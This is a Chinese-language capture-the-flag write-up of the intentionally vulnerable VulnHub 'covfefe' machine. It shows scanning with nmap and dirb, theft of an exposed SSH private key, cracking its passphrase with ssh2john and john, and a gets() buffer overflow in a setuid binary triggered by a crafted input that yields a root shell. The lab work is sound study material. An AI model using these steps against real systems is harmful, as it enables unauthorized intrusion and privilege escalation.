
covfefe

笔记本:	靶机		
创建时间:	2021/10/27 15:45	**更新时间:**	2021/10/27 17:54
作者:	陆六肆		
标签:	ssh2john, ssh泄漏		
URL:	http://192.168.91.151:31337/.ssh		


准备:

攻击机：kali: NAT: 192.168.91.128
靶机: covfefe: NAT
https://download.vulnhub.com/covfefe/covfefe.ova.torrent



信息搜集与利用

ip扫描:
netdiscover -r 192.168.91.0/24



如图: 得到靶机 ip: 192.168.91.151

端口扫描:
nmap -O -sV -T4 -p- -A 192.168.91.151

```
root@kali:~# nmap -O -sV -T4 -p- -A 192.168.91.151
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 15:49 CST
Nmap scan report for 192.168.91.151
Host is up (0.00092s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 d0:6a:10:e0:fb:63:22:be:09:96:0b:71:6a:60:ad:1a (RSA)
|   256 ac:2c:11:1e:e2:d6:26:ea:58:c4:3e:2d:3e:1e:dd:96 (ECDSA)
|_  256 13:b3:db:c5:af:62:c2:b1:60:7d:2f:48:ef:c3:13:fc (ED25519)
80/tcp    open  http    nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Welcome to nginx!
31337/tcp open  http    Werkzeug httpd 0.11.15 (Python 3.5.3)
| http-robots.txt: 3 disallowed entries
|_/.bashrc /.profile /taxes
|_http-title: 404 Not Found
MAC Address: 00:0C:29:C1:D6:86 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.92 ms 192.168.91.151

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds
root@kali:~#
```

如图所示：得到 端口: 22:ssh 80:http, 31337:http
浏览器打开80和31337端口查看

http://192.168.91.151/

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

http://192.168.91.151:31337/

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

两个http服务。要注意大端口号。

目录扫描:
80端口:
python3 dirsearch.py -u http://192.168.91.151/

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.151/

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /root/dirsearch/reports/192.168.91.151/_21-10-27_15-56-24.txt

Error Log: /root/dirsearch/logs/errors-21-10-27_15-56-24.log

Target: http://192.168.91.151/

[15:56:24] Starting:

Task Completed
root@kali:~/dirsearch#
```

31337 端口
dirb http://192.168.91.151:31337/

```
root@kali:~# dirb http://192.168.91.151:31337/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 27 16:03:10 2021
URL_BASE: http://192.168.91.151:31337/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.91.151:31337/ ----
+ http://192.168.91.151:31337/.bash_history (CODE:200|SIZE:19)
+ http://192.168.91.151:31337/.bashrc (CODE:200|SIZE:3526)
+ http://192.168.91.151:31337/.profile (CODE:200|SIZE:675)
+ http://192.168.91.151:31337/.ssh (CODE:200|SIZE:43)
+ http://192.168.91.151:31337/robots.txt (CODE:200|SIZE:70)

-----------------
END_TIME: Wed Oct 27 16:03:22 2021
DOWNLOADED: 4612 - FOUND: 5
root@kali:~#
```

如图所示: 有 robots 协议，打开查看:
http://192.168.91.151:31337/robots.txt

```
User-agent: *
Disallow: /.bashrc
Disallow: /.profile
Disallow: /taxes
```


其它文件挨个查看。
http://192.168.91.151:31337/taxes/

Good job! Here is a flag: flag1{make_america_great_again}

此文件出现了 flag1, 对于里面的内容，我才不会让其great_again.
http://192.168.91.151:31337/.ssh

['id_rsa', 'authorized_keys', 'id_rsa.pub']

在此文件中，我们发现了三个 文件。三个ssh服务的文件:
id_rsa: 私钥
authorized_keys: 认证关键字
id_rsa.pub: 公钥
我们需要 私钥: id_rsa 以及 认证关键字:authorized_keys下载下来:



有了 私钥 就也可以通过 私钥登陆，而 authorized_keys 中最后一行会显示出 用户明@主机:

```
cat authorized_keys
AAAABAQDzG6cWl499ZGW0PV+tRaOLguT8+lso8zbSLCzgiBYkX/xnoZx0fneSfi93gdh4ynVjs2sgZ2HaRWA05EGR7e3IetSP53NTxk5QrLHEGZQFLId3QMMi74ebGBpPkKg/QzwRxCrKgqLI
vizLlVipuSQGFqRZOdA5xnxbsNO4QbFUhjIlA5RrAs814LuA9t2CiAzHXxjsVW8/R/eD8K22TO7XEQscQjaSl/R4Cr1kNtUwCljpmpjt/Q4DJmExOR simon@covfefe
```

如图得到用户名: simon

尝试登陆: 别忘了对 id_rsa 设置权限

chmod 600 id_rsa

ssh simon@192.168.91.151 -i id_rsa

```
root@kali:~/Desktop/myfiles/bj#
root@kali:~/Desktop/myfiles/bj# ssh simon@192.168.91.151 -i id_rsa
Enter passphrase for key 'id_rsa':
```

糟了，没密码啊!

现在要破解密码: 使用 ssh2john.py 脚本破解密码,需要 脚本目录和id_rsa目录:

python2 ssh2john.py /root/Desktop/myfiles/bj/id_rsa > john_rsa # 将生成 jhon_rsa

```
root@kali:~/ssh2john-main#
root@kali:~/ssh2john-main# python2 ssh2john.py /root/Desktop/myfiles/bj/id_rsa > john_rsa
root@kali:~/ssh2john-main# ls
a  john_rsa  ssh2john-main.zip  ssh2john.py
```

john john_rsa #即可得到密码:

```
root@kali:~/ssh2john-main# john john_rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
starwars         (/root/Desktop/myfiles/bj/id_rsa)
Proceeding with incremental:ASCII
starwars         (/root/Desktop/myfiles/bj/id_rsa)
```

如图所示得到了密码 starwars , oh 是个星战迷啊！我也是

🆗 再ssh登陆

ssh simon@192.168.91.151 -i id_rsa

```
root@kali:~/Desktop/myfiles/bj# ssh simon@192.168.91.151 -i id_rsa
Enter passphrase for key 'id_rsa': starwars
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
simon@covfefe:~$
```

如图所示成功登陆。但是不是 root用户。

sudo -i 尝试:

```
simon@covfefe:~$ sudo -i
-bash: sudo: command not found
simon@covfefe:~$ sudo -i
-bash: sudo: command not found
simon@covfefe:~$
simon@covfefe:~$
```

没有 sudo，真狗。
查看当前目录有和内容;
ls -alh

```
simon@covfefe:~$ ls -alh
total 36K
drwxr-xr-x 3 simon simon 4.0K Jul  9  2017 .
drwxr-xr-x 3 root  root  4.0K Jun 28  2017 ..
-rw------- 1 simon simon   19 Jun 28  2017 .bash_history
-rw-r--r-- 1 simon simon  220 Jun 28  2017 .bash_logout
-rw-r--r-- 1 simon simon 3.5K Jun 28  2017 .bashrc
-rwxr-xr-x 1 simon simon  449 Jul  9  2017 http_server.py
-rw-r--r-- 1 simon simon  675 Jun 28  2017 .profile
-rw-r--r-- 1 simon simon   70 Jul  9  2017 robots.txt
drwx------ 2 simon simon 4.0K Jun 28  2017 .ssh
simon@covfefe:~$ cat .bash_history
```

查看 .bash_history 有何内容:
cat .bash_history

```
simon@covfefe:~$ cat .bash_history
read_message
exit
```

可以看到 执行了 read_message 命令，我们来试试
read_message

```
simon@covfefe:~$ read_message
What is your name?
simon
Sorry simon, you're not Simon! The Internet Police have been informed of this violation.
simon@covfefe:~$
simon@covfefe:~$ read_message
What is your name?
root
Sorry root, you're not Simon! The Internet Police have been informed of this violation.
```

如图所示： What is your name?，我尝试了输入 simon 和 root 都不对。
想想别的办法
尝试 切换到 root 目录;
cd root

```
simon@covfefe:~$ cd /root
simon@covfefe:/root$ ls
flag.txt  read_message.c
simon@covfefe:/root$ cat flag.txt
cat: flag.txt: Permission denied
simon@covfefe:/root$ ls
flag.txt  read_message.c
simon@covfefe:/root$
```

root 中的 flag.txt 无权限查看，且 有 read_message.c 文件（正好）
cat read_message.c

```
simon@covfefe:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }

}
simon@covfefe:/root$
```

如图所示 注释中得到了 flag2 . 同时得到了用户名: Simon ,尼玛，大写S, 之前没大写.MD
再来执行:

read_message

```
simon@covfefe:/root$ read_message
What is your name?
Simon
Hello Simon! Here is your message:

Hi Simon, I hope you like our private messaging system.

I'm really happy with how it worked out!

If you're interested in how it works, I've left a copy of the source code in my home directory.

- Charlie Root
simon@covfefe:/root$
```

根据提示:
If you're interested in how it works, I've left a copy of the source code in my home directory.

- Charlie Root
得知：作者留了一个 程序文件。其实就是 read_message.c 文件。刚才没有仔细分析这个文件

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


// You're getting close! Here's another flag:
// flag2{use_the_source_luke}


int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";


    printf("What is your name?\n");
    gets(buf);


    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed
of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }


}
```

注意： cahr buf[20] 数组20个，而其中得 if 语句只判断5个字符才会输出作者给出得message. Simon 刚好 5 个字符！刚好5个字符或者说前5个 字符对了，execve(program,NULL,NULL) 函数 就会执行 数组:
char program[]="/usr/local/sbin/message", 中得内容，这个文件因该就是存储的消息。目前无权限查看。

搜了以下，有个溢出，通过溢出能的到 root 权限

输入: **read_message**
输入:**Simonaaaaaaaaaaaaaa/bin/sh**

```
simon@covfefe:/root$ read_message
What is your name?
Simonaaaaaaaaaaaaaa/bin/sh
Hello Simonaaaaaaaaaaaaaa/bin/sh! Here is your message:

# id
uid=1000(simon) gid=1000(simon) euid=0(root) groups=1000(simon),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
# whoami
root
#
#
```

cat flag.txt

```
# cat flag.txt
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
#
```

最后得到了 最后一个 flag3

总结:

- ssh私钥泄露可以通过 ssh2john 破解出密码。
- 最后.c程序存在溢出。不太明白，具体如何。